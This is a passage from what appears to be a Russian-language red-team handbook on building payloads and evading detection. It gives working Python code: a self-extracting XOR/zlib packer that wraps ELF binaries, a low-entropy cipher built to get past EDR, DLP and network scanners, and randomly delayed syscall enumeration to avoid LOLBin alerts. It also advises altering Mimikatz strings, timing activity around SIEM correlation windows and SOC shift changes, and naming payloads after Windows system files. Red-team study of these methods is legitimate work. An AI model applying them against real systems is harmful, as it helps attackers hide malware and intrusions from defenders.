C#/.NET	Поддерживается сборка мусора. Синтаксис языка семейства C знаком многим. Это компилируемый язык. Используется промежуточный язык .NET. Компилируемые языки обычно быстрее интерпретируемых. Поддерживаются манипуляции памятью в режиме `unsafe`.	Использование промежуточного языка .NET является и преимуществом, и компромиссом. Производительность ниже, чем у чистых C и C++. На хостах вне Windows он не поддерживается как встроенный компонент.

Язык	Преимущества	Компромиссы
Go	Предлагает интерпретируемую и компилируемую поддержку. Обычно производителен по сравнению с Python. Набирает популярность, сообщество создаёт новые библиотеки и комплекты разработки (SDK). В анализе вредоносного ПО обычно изучен меньше, чем бинарные файлы семейства C.	Его синтаксические конструкции для некоторых людей сложнее, чем синтаксис Python. Для прямых манипуляций памятью требуется библиотека `unsafe`.
PowerShell	Встроен в Windows по умолчанию. За исключением редакции Core, предлагает встроенную поддержку .NET Framework. Популярен и имеет широкую поддержку сообщества. Его синтаксис легко понять. Предоставляет встроенную поддержку подписи кода.	Многие инструменты конечных точек поддерживают анализ PowerShell. PowerShell не является встроенным компонентом Linux. Как интерпретируемый язык имеет компромиссы производительности.
Python 3.x	Популярен и имеет широкую поддержку сообщества. Его синтаксис легко понять. Многие инструменты безопасности основаны на Python или имеют поддержку расширений на Python.	Как интерпретируемый язык имеет компромиссы производительности. Нет прямого управления памятью.
Предметно-ориентированный язык (DSL)	Во многих случаях DSL могут обходить общие сетевые обнаружения или обнаружения на конечных точках.	DSL специфичен для клиентского задания. Он не запускается без установленных специфических зависимостей. Обычно нет доступных команд уровня хоста или вызовов функций.

Исходя из меняющихся потребностей задания и типичных факторов долгосрочного повторного использования, выбирайте варианты, которые сочетают простоту выполнения на конечной цели с реальной способностью вашей команды вести разработку. На протяжении этой книги в наших вариантах использования мы в основном будем применять Go и Python 3.x благодаря широкой поддержке и гибкости, которые предлагают оба языка. Однако при разработке собственной полезной нагрузки не чувствуйте себя обязанными использовать только эти языки. Сначала используйте то, с чем вам удобнее всего добиться результата; затем подумайте о переносе кода позже, при помощи команды.

Выбор между модификацией инструмента и разработкой

Многие инструменты постэксплуатации уже доступны в сети, и некоторые из них лучше других справляются с уклонением. Известные решения, такие как Metasploit Framework, Mimikatz и набор Nishang, хорошо работают в тестовых заданиях. Но по тем же причинам, по которым они широко известны и на них часто полагаются, защитникам также проще их обнаруживать. Чем дольше инструмент виден публично, тем больше времени у инженерных команд было на то, чтобы научиться его обнаруживать.

При подходе с модификацией вы обычно меняете точечные индикаторы, включая уникальные строки, конкретные домены или IP-адреса и характеристики метаданных. Также можно переупаковать инструмент с дополнительными случайными данными, чтобы усложнить его обнаружение при передаче. Эти методы могут работать против многих плохо настроенных или плохо развёрнутых решений безопасности, но долго уклоняться от обнаружения они не будут.

Решения на основе эвристик и машинного обучения быстро обнаружат выполняемую полезную нагрузку. Точная продолжительность зависит от среды, но может составлять всего несколько минут или меньше.

Чтобы показать, как можно обнаружить и потенциально изменить уникальные строки, рассмотрим вывод простой команды `strings`, выполненной для Mimikatz, популярного инструмента для извлечения учётных данных, как показано в листинге 1-6.

```
% strings -a mimikatz.exe | grep -i 'benj'
%Open Source Developer, Benjamin Delpy1&0$
benjamin@gentilkiwi.com0
```

Листинг 1-6. Вывод `strings` для автора инструмента Mimikatz

Команда раскрывает имя и адрес электронной почты автора - яркие примеры уникально идентифицируемых строк, которые можно изменить для обхода базового обнаружения.

Недавний рост скорости обнаружения отчасти связан с более широким использованием облачных или управляемых через облако решений. Примеры включают инструменты средства обнаружения и реагирования на конечных точках (EDR), такие как CrowdStrike и Microsoft Defender, которые обычно включают разведданные об угрозах, машинное обучение и другие эвристики для измерения поведения относительно базовой активности во времени. Повторные попытки выполнить вредоносный код повышают оценку риска в системе безопасности, пока она не достигнет порога, запускающего оповещение. Такое обнаружение опирается на подозрительные поведенческие шаблоны, а не на конкретные текстовые сигнатуры, создавая небольшую корреляционную систему, способную выявлять угрозы даже после модификации их кода.

Если вы решите модифицировать существующую полезную нагрузку, чтобы оптимизировать время задания, делайте это только ближе к концу задания или на активах, которые вы готовы «сжечь» ради краткосрочных целей.

Как вы, вероятно, догадались, создание полезных нагрузок с нуля даёт больше контроля над криминалистическими артефактами и поведенческими шаблонами, снижая вероятность обнаружения. Однако создание полностью собственных полезных нагрузок для каждого сценария может быть трудоёмким и неэффективным. К счастью, есть третий вариант, который уравновешивает настройку под задачу и эффективность разработки: многоэтапные сборки.

Преимущества многоэтапных сборок

Ваша способность разрабатывать модульно определяет, насколько быстро вы сможете реализовывать новые полезные нагрузки. До этого момента мы подходили к модульности, отделяя повторно используемый код в функции внутри одной полезной нагрузки. Но что, если расширить эту концепцию дальше? Например, предположим, что вы разработали минимально жизнеспособную версию на Python, которая хорошо работает для большинства заданий. Однако текущее задание требует закодированную полезную нагрузку, работающую в сети с мониторингом, завершающим SSH или TLS.

У вас есть несколько вариантов. Сначала может возникнуть желание использовать сторонние сервисы, чтобы удовлетворить эти требования без переработки кода. Альтернативно, если код достаточно модульный, можно расширить его новыми фрагментами, вызываемыми во время выполнения через дополнительные аргументы или параметры. Однако такой подход может занять много времени и поддерживает только это конкретное задание.

Вместо этого разработайте упаковщик вокруг существующей полезной нагрузки. Многоэтапные сборки позволяют сохранить проверенный код нетронутым - избегая новых ошибок - и при этом

реализовать расширенные возможности во «внешнем» обёрнутом бинарном файле. Такой подход также удовлетворяет требованиям кодирования и шифрования без какой-либо переработки.

Packer предлагает гораздо больше, чем сжатие или шифрование ради уклонения. Можно включить несколько вариантов полезной нагрузки, как показано на рисунке 1-4, и оркестрировать порядок выполнения, используя обёрнутый бинарный файл как главную функцию. Это открывает гораздо больше возможностей для ускоренной настройки схем атаки и по своей природе усложняет статический анализ для защитников.



Рисунок 1-4. Подготовка нескольких вариантов использования и упаковка их во вторую поэтапную полезную нагрузку

Упаковщик на Python для исполняемых и компонуемых файлов Linux (ELF) в листинге 1-7 демонстрирует этот подход на практике.

```
#!/usr/bin/env python3

import zlib
import argparse
import os
import sys

XOR_KEY = 0x42  # При необходимости этот XOR-ключ можно изменить.

# XOR позволяет шифровать непосредственно байтовые типы данных.
def xor_cipher(data):
    return bytes([b ^ XOR_KEY for b in data])  # Побитовые операции Python

# В packer не обязательно должно быть включено шифрование; достаточно одного сжатия.
def packbin(filename):
    with open(filename, 'rb') as file_handle:
        blob = file_handle.read()
    compressed_blob = zlib.compress(blob)
    ciphered_blob = xor_cipher(compressed_blob)
    print(f'Сжатие zlib и шифрование XOR завершены для: {filename}')
    return ciphered_blob

# Создать каркас wrapper для полезной нагрузки, который сам выполняет ELF из полезной
```

```
# нагрузки как шифр XOR, расшифровывает себя тем же ключом, распаковывает себя и
# использует библиотеку tempfile для самозапуска.
def create_self_extracting_script(ciphered_data, output_filename):
    script = f"""#!/usr/bin/env python3
import zlib
import os
import sys
import tempfile

XOR_KEY = {XOR_KEY}
CIPHERED_DATA = {ciphered_data}

def xor_decipher(data):
    return bytes([b ^ XOR_KEY for b in data])

if __name__ == "__main__":
    deciphered_data = xor_decipher(CIPHERED_DATA)
    original_data = zlib.decompress(deciphered_data)
    with tempfile.NamedTemporaryFile(delete=False, mode='wb') as temp_file:
        temp_file.write(original_data)
        temp_filename = temp_file.name
    os.chmod(temp_filename, 0o755)  # Сделать файл исполняемым
    os.execl(temp_filename, temp_filename, *sys.argv[1:])
"""
    with open(output_filename, 'w') as f:
        f.write(script)
    os.chmod(output_filename, 0o755)  # Сделать выходной сценарий исполняемым
    print(f"Самораспаковывающийся сценарий создан: {output_filename}")
    print(f"Запустите его так: ./{output_filename}")

if __name__ == "__main__":
    parser = argparse.ArgumentParser(
        prog='rwpypack',
        description='Тестовый упаковщик бинарных файлов Linux ELF на Python 3.x',
        epilog='github.com/dc401/')
    parser.add_argument('-f',
                        '--file',
                        type=str,
                        required=True,
                        help='Путь к файлу для обработки')
    parser.add_argument('-o',
                        '--output',
                        type=str,
                        required=True,
                        help='Имя выходного файла для самораспаковывающегося сценария')
    args = parser.parse_args()
    ciphered_data = packbin(args.file)
    print(f"Размер зашифрованных данных: {len(ciphered_data)} байт")
    create_self_extracting_script(ciphered_data, args.output)
```

Листинг 1-7. Packer для приёма бинарных файлов ELF и оборачивания их в Python

Этот код кодирует исходный бинарный файл ELF, переданный на вход, и оборачивает его в сценарий Python, который становится новым исполнителем. Обёртка обрабатывает и кодирование (шифр XOR), и сжатие, удовлетворяя требование задания к закодированному формату без изменения исходной полезной нагрузки. Такое решение может обходить сетевой мониторинг, поскольку большинство систем обнаружения вторжений анализирует сырые бинарные файлы, а не полезные нагрузки, закодированные в Python. Закодированный формат позволяет исполняемому файлу проходить через мониторинг, завершающий SSH/TLS, не вызывая оповещений, а обёртка управляет всеми шагами преобразования и выполнения.

Итоги

В этой главе мы рассмотрели несколько концепций разработки, важных для красных команд, включая планирование требований, модульность, обработку исключений, соглашения синтаксиса и логирование. Эти практики помогают сместить фокус с краткосрочных полезных нагрузок на сопровождаемый долгосрочный инструментарий. Мы также обсудили наслоение внешней инфраструктуры - перенаправления - для проксирования исходящих или входящих соединений и слияния с целевым трафиком. Наконец, мы рассмотрели разные способы адаптации полезных нагрузок, сравнив несколько языков программирования, модификацию инструментов с собственной разработкой и варианты многоэтапных сборок. Интеграция этих знаний поможет укрепить общую стратегию уклонения для повторного использования полезных нагрузок.

Глава 2. Стратегии обхода

Чтобы избегать обнаружения, красные команды должны понимать, какие средства наблюдения разворачивают защитники и куда команды обнаружения, вероятнее всего, вкладывают ресурсы. В этой главе мы рассмотрим методы, с помощью которых команды инженерии обнаружения выявляют активность красных команд, и способы противодействия этим методам. Чтобы оставаться необнаруженными, нужна многоуровневая стратегия обхода, включающая оценку ресурсов, оптимизацию времени, слияние со средой и смену языков кода.

Шаблоны инженерии обнаружения

Эволюция корпоративной безопасности породила специализированные команды, сосредоточенные на выявлении наступательной и аномальной активности. Команды инженерии обнаружения часто начинаются как неформальные группы центра операций безопасности (SOC) или сотрудники инфраструктурной безопасности, которые хотя бы часть времени тратят на создание собственных сигнатур. Этим командам также приходится балансировать обнаружение в реальном времени с долгосрочным анализом. Чтобы не занимать инфраструктурные ресурсы во время выполнения, они обычно ограничивают глубину поиска подозрительной активности в прошлом. Их начальные сигнатуры обнаружения обычно нацелены на платформы управления информацией и событиями безопасности (SIEM), EDR и системы предотвращения вторжений (IPS), а затем расширяются на другие инструменты по мере взросления команды.

Когда команда достигает промежуточного уровня зрелости, она формализует работу в программу, обычно известную как обнаружение как код (DaC), и выпускает обнаружения быстрее, как правило, одно- или двухнедельными спринтами. Механизм DaC включает конвейеры непрерывной интеграции и доставки (CI/CD) со слоями тестирования и контроля версий для правил, выявляющих вредоносную активность. Из-за ограничений вычислительных и тестовых ресурсов большинство таких конвейеров ограничивает проверку подтверждением того, что правила обнаружения корректно выявляют известную вредоносную активность (истинно положительные срабатывания), и обычно исключает тесты на пропущенные обнаружения (ложноотрицательные срабатывания).

Самые продвинутые команды инженерии обнаружения сосредоточены на разработке правил выше по потоку от SIEM, например для EDR и других источников данных, питающих мониторинг. В дополнение к EDR такие команды объединяют журналы ОС с расширенным журналированием вроде Windows Sysmon, создавая резервирование на случай отказа. На этом уровне зрелости индикаторы становятся менее важны, потому что команда отдаёт приоритет тактикам, техникам и процедурам (TTP) и активности, отклоняющейся от поведенческих базовых линий. Инженерия обнаружения такого уровня часто включает методы машинного обучения, классификационные модели и регрессионный анализ, чтобы лучше выявлять аномалии.

Следовательно, объём усилий, которые нужно вложить в обход обнаружения на протяжении цепочки атаки, зависит от уровня зрелости команды обнаружения. Если команда, поддерживающая организацию, новая или является поставщиком управляемых сервисов безопасности (MSSP), планка ниже: можно сосредоточиться на обходе типичных индикаторов, например известных строк полезной нагрузки и инфраструктуры, а менять полезную нагрузку импланта или техники может потребоваться только раз в неделю. Возможности обнаружения целевой организации можно оценить, изучая её вакансии во время подготовки кампании.

Шаблоны SOC

В то время как команды инженерии обнаружения сосредоточены на корреляции статических правил, SOC ориентирован на сменную работу и действует с мышлением «первым пришёл - первым обработан», движимым SLA и KPI, которые поощряют быстрый ответ и анализ. Многие современные среды SOC получают большие объёмы безвредных положительных срабатываний, которые считают шумом. Столкновение между инженерией обнаружения и командами SOC строится вокруг согласования настройки оповещений, обычно в форме средних значений событий в час или оповещений в час.

Усталость от оповещений может наступить при высоком объёме оповещений, и такие оповещения обычно обрабатывают менее опытные аналитики. Уставшие аналитики, предполагая, что похожие индикаторы представляют одну и ту же угрозу, с большей вероятностью закрывают оповещения пакетами, а не тщательно исследуют каждое. У некоторых SOC также есть разрешения на снижение шума путём добавления или удаления атомарных индикаторов из списков разрешений в своих инструментах, таких как SIEM, Network IPS и EDR.

Во время передачи смены аналитики SOC кратко информируют следующую команду, заступающую на смену, о любых моделях поведения или аномалиях, замеченных за последние 8-12 часов. Руководство SOC, если оно централизовано, может не собрать сведения о тенденциях между сменами в течение суток, а во время выходных и праздников - ещё дольше. Хотя некоторые SOC самостоятельно проводят охоту за угрозами, многие не имеют глубокой подготовки и в основном полагаются на базовый поиск индикаторов в журналах SIEM, EDR и Network IPS.

Операционная модель SOC состоит в том, чтобы обработать как можно больше дел за конечное время, а затем двигаться дальше. Эта ограниченная пропускная способность затрудняет поддержание ситуационной осведомлённости об активности других команд, таких как управление уязвимостями, риск, киберразведка угроз, инженерия обнаружения и объявленное тестирование на проникновение.

Понимание этих операционных ограничений даёт стратегическое преимущество при планировании активности красной команды. Далее мы рассмотрим несколько способов использовать это знание при планировании кампании.

Оценка ресурсов

При разработке начальной стратегии обхода нужно учитывать не только вероятные пределы возможностей команд инженерии обнаружения и SOC, но и собственные ресурсные ограничения. Расставляйте приоритеты в пользу того, что вы реально можете выполнить при создании и проведении атак. Самая частая ошибка обеих защищающих команд - направлять почти все усилия на SIEM и EDR. Оба направления склонны игнорировать активность перечисления и вместо этого сосредотачиваться на хорошо известных LOLBins, вредоносном выполнении и CRUD-операциях создания, чтения, обновления и удаления, которые меняют стадии привилегий.

Многие правила обнаружения SIEM выполняют поиск не дальше чем на один час назад, а сканирования запускаются каждые 15-30 минут для перекрытия покрытия. Чтобы не вызвать журналы, которые обычно появились бы в пользовательском пространстве ОС, разносите выполнения за пределы этого одночасового окна. Это снижает вероятность вызвать корреляционные оповещения в системах SIEM и EDR и привлечь внимание сотрудников SOC в загруженных средах.

SIEM и EDR являются основными инструментами для большинства команд SOC и инженерии обнаружения, но обычно обнаруживают активность ближе к концу цепочки атаки. Многие предприятия ограничивают объём логирования из-за стоимости. Оповещения выше по потоку обычно появляются первыми - например, из EDR, IPS и межсетевого экрана веб-приложений (WAF), - затем следуют журналы уровня ОС или приложения, совпадающие с известными готовыми сигнатурами. В своей кампании отдавайте приоритет сокрытию действий выполнения и изменений состояния системы, потому что именно они с большей вероятностью будут обнаружены. На более ранних стадиях может быть достаточно ротации индикаторов вместо сокрытия шаблонов поведения.

Оптимизация времени операций

Чтобы снизить риск корреляции аналитиком или SIEM, можно растянуть время активности перечисления и доставки. Изменение времени появления индикаторов - перечисление в типичные рабочие часы и запуск эксплойта во время смен с минимальным составом - может помешать аналитикам и командам обнаружения коррелировать вашу активность.

Однако простой модификации рабочего времени кампании недостаточно. Эту возможность также нужно встроить в инструменты. Если SIEM работают с интервалами от 15 до 60 минут, EDR обычно работают в диапазоне секунд и минут. Например, Microsoft Defender for Endpoint имеет политику по умолчанию в 10 секунд для блокировки неизвестных бинарных файлов (learn.microsoft.com). Вы играете на время, делая обоснованные предположения о возможностях поставщика, оптимизации инженерии обнаружения и настройке политик целевой организации.

Многие облачные EDR и SIEM ретроактивно коррелируют любое дополнительное неизвестное поведение в песочницах, выполняя поиск в ограниченном окне от одного до трёх часов, а затем возвращают оценку риска на основе автоматизированного и человеческого анализа. Если вы подозреваете, что ваша полезная нагрузка вызовет хотя бы одну отмеченную операцию, следует считать, что у вас есть четыре часа или меньше, чтобы скорректировать TTP инструментов и переместиться латерально, не подвергая риску остальную кампанию.

После того как вы установили идеальный темп операции, следует добавить рандомизацию инструментов. Рандомизация, связанная со временем, усложняет EDR и SIEM построение подходящих базовых линий для трафика и активности конечной точки. Например, если системы обнаружения цели обычно коррелируют с интервалом 15 минут и окном ретроспективного поиска 60 минут, можно стратегически задать интервалы операции между 16 и 77 минутами. Этот диапазон немного выходит за нормальные параметры обнаружения и усложняет корреляцию. Эффективная рандомизация инструмента требует правильного начального значения для функции рандомизации, как показано в листинге 2-1.

```
import time, os, random

# Пример seeding для генератора псевдослучайных чисел
seed = int(time.time() * 1000) ^ os.getpid()
random.seed(seed)
number = random.randint(16, 77)
print(number)
```

Листинг 2-1. Динамическая инициализация для генерации случайных чисел

При рассмотрении длинных интервалов между событиями, например маяковой активности импланта, нужно учитывать асинхронное отслеживание состояния и коммуникационные окна. В зависимости от желаемого времени закрепления и обхода можно пакетировать последовательные полезные нагрузки во время выполнения с подходящими окнами между событиями.

Слияние со средой

Хотя временные стратегии помогают обходить обнаружение на основе корреляции, они являются лишь одной частью комплексного подхода. Чтобы ещё сильнее снизить риск обнаружения, нужно сливаться с целевой средой.

Использование низкоэнтропийного шифрования

Независимо от места возникновения обнаружения обычно попадают в две категории. Первая включает типичные статические индикаторы - всё, что можно искать как строку. Вторая управляется поведением, где последовательности событий повышают оценки риска выше базовых операций. К сожалению, многие инструменты красных команд терпят неудачу, потому что слишком сосредоточены на маскировании индикаторов или выполнении операций с истинной энтропией, то есть совершенной случайностью.

Многие EDR и некоторые SIEM активно сканируют высокие уровни энтропии и хорошо известные стандарты кодирования, такие как Base64, шестнадцатеричный и сильная криптография. Препроцессоры и модули нормализации легко могут отметить ваш инструмент, если он включает кодирование и зашифрованную полезную нагрузку. Чтобы лучше сливаться со средой, рассмотрите изменение статических индикаторов так, чтобы средние значения по шкале энтропии Шеннона оставались между 1 и 4, при том что шкала варьируется от 1 до 8. Это снизит вероятность вызвать обнаружение по высокому значению энтропии.

Всегда следует исходить из того, что ваш эксплойт или полезная нагрузка в конечном счёте сгорят во время кампании. Большинство действий красных команд отдают приоритет краткосрочному обходу, а не долговременной скрытности уровня государственных групп, поэтому вас в первую очередь интересует сделать криминалистический анализ достаточно сложным, чтобы пережить текущую, а возможно, и следующую кампанию. Но если не стоит использовать Base64, шестнадцатеричный и сильную криптографию, что же использовать?

Мы успешно создавали собственную более слабую систему шифрования с вращающимся симметричным ключом и простым подстановочным шифром. Криптографически слабый шифр, имитирующий уровни человеческого языка по шкале энтропии Шеннона, обходит многие сканеры при передаче и при хранении. Например, в сценарии со стандартными ASCII-символами можно сопоставить каждый символ возрастающим целым числам, а затем применить простую линейную функцию с ключом для преобразования открытого текста в шифртекст.

Вот рабочий пример из нашего кода (github.com). Фрагменты используют простую функцию `3x + k` для процесса шифрования:

```
def chowencrypt(cleartext, key):
    # Словарь данных для распространённых текстовых символов и символов командной строки.
    encodeddict = {
        'a' : 1, 'b' : 2, 'c' : 3, 'd' : 4,
        'e' : 5, 'f' : 6, 'g' : 7, 'h' : 8,
        'i' : 9, 'j' : 10, 'k' : 11, 'l' : 12,
        --snip--
    }

    # Использовать алгоритм шифрования для преобразования закодированных данных в шифртекст.
    # Слабый алгоритм 3x + ключ используется в демонстрационных целях.
    cipherstream = []
    # Сначала добавить открытый IV,
    # чтобы позже объединить его с ключом.
```

```
    cipherstream.append(iv)
    # Новый ключ получается составным сложением IV и ключа.
    compositekey = iv + int(key)
    for i in encodedbuffer:
        encryptedbyte = (3 * i) + int(compositekey)
        cipherstream.append(encryptedbyte)
    print('зашифрованная строка: ' + str(cipherstream))
    --snip--
```

Низкоэнтропийный шифр

Встроенное слабое шифрование с относительно низкой энтропией всё равно маскирует индикаторы, включая строки вроде команд LOLBin, пока полезная нагрузка находится в состоянии хранения. Если выполнять расшифрование с помощью обратной функции `(x - k) / 3`, как показано в листинге 2-2, полезная нагрузка никогда не будет отображена открытым текстом.

```
--snip--
# Нужно прочитать открытый IV из первого элемента списка.
# IV объединяется с заданным пользователем ключом, чтобы корректно расшифровать поток.
readiv = encodedbuffer[0]
compositekey = int(readiv) + int(key)
for i in encodedbuffer:
    decryptedsignal.append(int((i - int(compositekey)) / 3))
print('расшифрованный сигнал: ' + str(decryptedsignal))

# Вернуть расшифрованные коды к исходному эквиваленту ASCII.
decryptedtext = []
for i in decryptedsignal:
    # Помните, что encodeddict - словарь с парами ключ-значение.
    # Для преобразования значения в ключ нужен доступ через метод .items.
    for k,v in encodeddict.items():
        if v == i:
            decryptedtext.append(k)
print('расшифрованная строка как список: ' + str(decryptedtext))

# Преобразовать список decryptedtext в исходную строковую форму.
decryptedtextstring = ''
for i in decryptedtext:
    decryptedtextstring = decryptedtextstring + str(i)
print('исходная расшифрованная строка: ' + str(decryptedtextstring))
return decryptedtextstring
--snip--
```

Листинг 2-2. Процедура расшифрования для низкоэнтропийного шифра

Имея немного времени, аналитики цифровой криминалистики и реагирования на инциденты (DFIR) в конечном счёте запустят итерации и обнаружат эту закономерность, но автоматизированное обнаружение на момент написания остаётся маловероятным.

Хотя в листинге 2-2 используется ASCII, его легко адаптировать для бинарных данных: сначала преобразовать их в шестнадцатеричный, а затем зашифровать шестнадцатеричный поток низкоэнтропийным шифром, как показано в листинге 2-3. Для этого нужно создать базу ключ-значение для шестнадцатеричных символов, назначив им новые целые числа со смещением, как стандартному алфавиту (`0-9`, `A-F`).

```
# Расширение значений от 0x00 до 0xff.
hex_dict = {hex(i)[2:].zfill(2): i + 500 for i in range(256)}

# Новые пары ключ-значение в словаре.
encoded_dict = {
# ...существующие сопоставления символов
    'a': 1, 'b': 2, # и т. д.
    # Шестнадцатеричные сопоставления: значения 00-ff будут начинаться с 500.
    '00': 500, '01': 501, '02': 502, # и т. д.
    'ff': 755
}
--snip--
```

Листинг 2-3. Добавление поддержки шестнадцатеричного формата для бинарного низкоэнтропийного шифрования

Теперь вы объедините всё в полностью рабочий сценарий, который будет поддерживать бинарный ввод, закодированный в шестнадцатеричном формате. В Linux любой бинарный файл можно подготовить в шестнадцатеричное представление одной строкой из конвейера и существующих утилит, как показано в листинге 2-4.

```
xxd -p /path/to/bin | tr -d '\n' | python3 main.py
```

Листинг 2-4. Преобразование бинарного файла в шестнадцатеричный поток

После нормализации шестнадцатеричной строки путём удаления символов новой строки вы передаёте её в сценарий через стандартный ввод (stdin). Этот сценарий, показанный в листинге 2-5, для демонстрации выводит данные в стандартный вывод (stdout), но его легко изменить так, чтобы он перенаправлял вывод в файл.

```
#!/usr/bin/env python3
import sys
from random import randint

def hex_encrypt(hex_input, key=10):
    # Преобразовать шестнадцатеричную строку в целые числа.
    hex_bytes = [int(hex_input[i:i+2], 16) for i in range(0, len(hex_input), 2)
                 if len(hex_input[i:i+2]) == 2]
    iv = randint(311, 457)
    composite_key = iv + int(key)
    cipher = [iv]
    for byte in hex_bytes:
        encrypted = (3 * byte) + composite_key
        cipher.append(encrypted)
    return cipher

def hex_decrypt(cipher_list, key=10):
    iv = cipher_list[0]
    composite_key = iv + int(key)
    decrypted = []
    for value in cipher_list[1:]:
        original = int((value - composite_key) / 3)
        decrypted.append(original)
    return ''.join([format(b, '02x') for b in decrypted])

if __name__ == '__main__':
    # Читать из стандартного ввода.
    hex_input = sys.stdin.read().strip()

    # Зашифровать
    encrypted = hex_encrypt(hex_input)
    print(f"Зашифровано: {encrypted}")

    # Расшифровать
    decrypted = hex_decrypt(encrypted)
    print(f"Расшифрованное шестнадцатеричное значение: {decrypted}")
```

Листинг 2-5. Шифрование и расшифрование бинарного файла, представленного в шестнадцатеричном формате

Этот сценарий принимает шестнадцатеричный ввод, шифрует его вашим низкоэнтропийным шифром и помещает результат в список элементов, который позже можно расшифровать и выполнить по мере необходимости.

Этот сценарий можно протестировать с любой полезной нагрузкой, передав шестнадцатерично закодированные данные в стандартный ввод, как показано в листинге 2-6; он поддерживает любую строку в шестнадцатеричном представлении, а не только бинарные данные.

```
echo "Привет, мир" | xxd -p - | tr -d '\n' | python3 main.py
Зашифровано: [441, 667, 754, 775, 775, 784, 547, 712, 784, 793, 775, 751, 481]
Расшифрованное шестнадцатеричное значение: 48656c6c6f20576f726c640a
```

Листинг 2-6. Обработка stdin через конвейер шестнадцатеричного шифрования в Linux

Некоторые варианты использования низкоэнтропийных бинарных файлов включают обход систем предотвращения утечек данных (DLP) при передаче по сети или выполнение полезных нагрузок с файлами в памяти либо на диске во время сканирования EDR.

Избегание рискованных бинарных файлов и пакетов

Хотя не каждой кампании нужны полностью собственные оболочки, обычно хорошая идея - избегать LOLBins, GTFOBins и некоторых библиотек кода, которые мониторятся или перехватываются для проверки индикаторов. Некоторые печально известные примеры, особенно уязвимые в сочетании друг с другом, - это утилиты Windows вроде `rundll.exe`, `cmd.exe` и PowerShell; оболочки Linux вроде `bash`; а также сетевые и криптографические модули. Порождение известной оболочки командной строки с множеством подпроцессов вызовет срабатывание большинства EDR.

Чтобы снизить вероятность срабатывания оповещения, рассмотрите использование разнесённых во времени, правильно синхронизированных системных вызовов, имитирующих типичные шаблоны выполнения, вместе с низкоэнтропийной зашифрованной полезной нагрузкой, которую мы только что обсудили. Листинг 2-7 демонстрирует подтверждение концепции для имитации распространённых функций без запуска оболочки.

```
#!/usr/bin/env python3
import os
import time
import random
import pwd
import grp

def get_user_info():
    # Получить сведения о пользователе текущего процесса, аналог команды id.
    uid = os.getuid()
    gid = os.getgid()
    user = pwd.getpwuid(uid).pw_name
    groups = [g.gr_name for g in grp.getgrall() if user in g.gr_mem]
    primary_group = grp.getgrgid(gid).gr_name
    return f"uid={uid}({user}) gid={gid}({primary_group}) groups={','.join(groups)}"

def enum_directory():
    try:
        with os.scandir("/home") as entries:
            for entry in entries:
                print(entry.name)
                # Добавить небольшую случайную задержку между записями, чтобы избежать шаблона.
                time.sleep(random.uniform(0.1, 0.3))
    except PermissionError:
        pass

# Запустить один раз с задержкой между операциями.
enum_directory()

# Одна случайная задержка от 5 до 7 минут.
delay = random.uniform(300, 420)
time.sleep(delay)

# Получить сведения о пользователе один раз.
user_info = get_user_info()
print(user_info)
```

Листинг 2-7. Использование системных вызовов Linux для эквивалентов `ls` и `id`

Этот сценарий эквивалентен запуску команды `ls` для `/home` и команды `id`.

При запуске сценария как полезной нагрузки вы увидите вывод в две строки, разделённые заданной вами рандомизированной задержкой, как показано в листинге 2-8.

```
runner
uid=1000(runner) gid=1000(runner) groups=
```

Листинг 2-8. Выполнение команд с рандомизированными задержками в контейнерах repl.it для обхода обнаружения EDR

Такой подход помогает избежать базовых вызовов LOLBin, отслеживаемых EDR, и снижает риск коррелированных индикаторов на основе времени.

Следование соглашениям именования

Хотя присвоение файлам и элементам полезной нагрузки безобидных имён не является специфичным именно для разработки инструментов, оно снижает риск несколькими способами. В зависимости от политики некоторые средства безопасности исключают определённые расширения файлов из сканирования. Если вы не рассчитываете, что жертва интерактивно запустит вашу полезную нагрузку, следует использовать расширения, которые с меньшей вероятностью будут сканироваться или обрабатываться как бинарные файлы, например `.tmp`.

Другой подход - имитировать в именовании легитимные системные файлы. Например, в Windows имя файла `lsaio.exe` помогает ему сливаться со средой, поскольку оно похоже на легитимный бинарный файл, связанный с безопасностью, - тот, который изолирует процесс локального центра безопасности Windows в пользовательском режиме, - и который не всегда включён по умолчанию.

Увеличение размера файлов

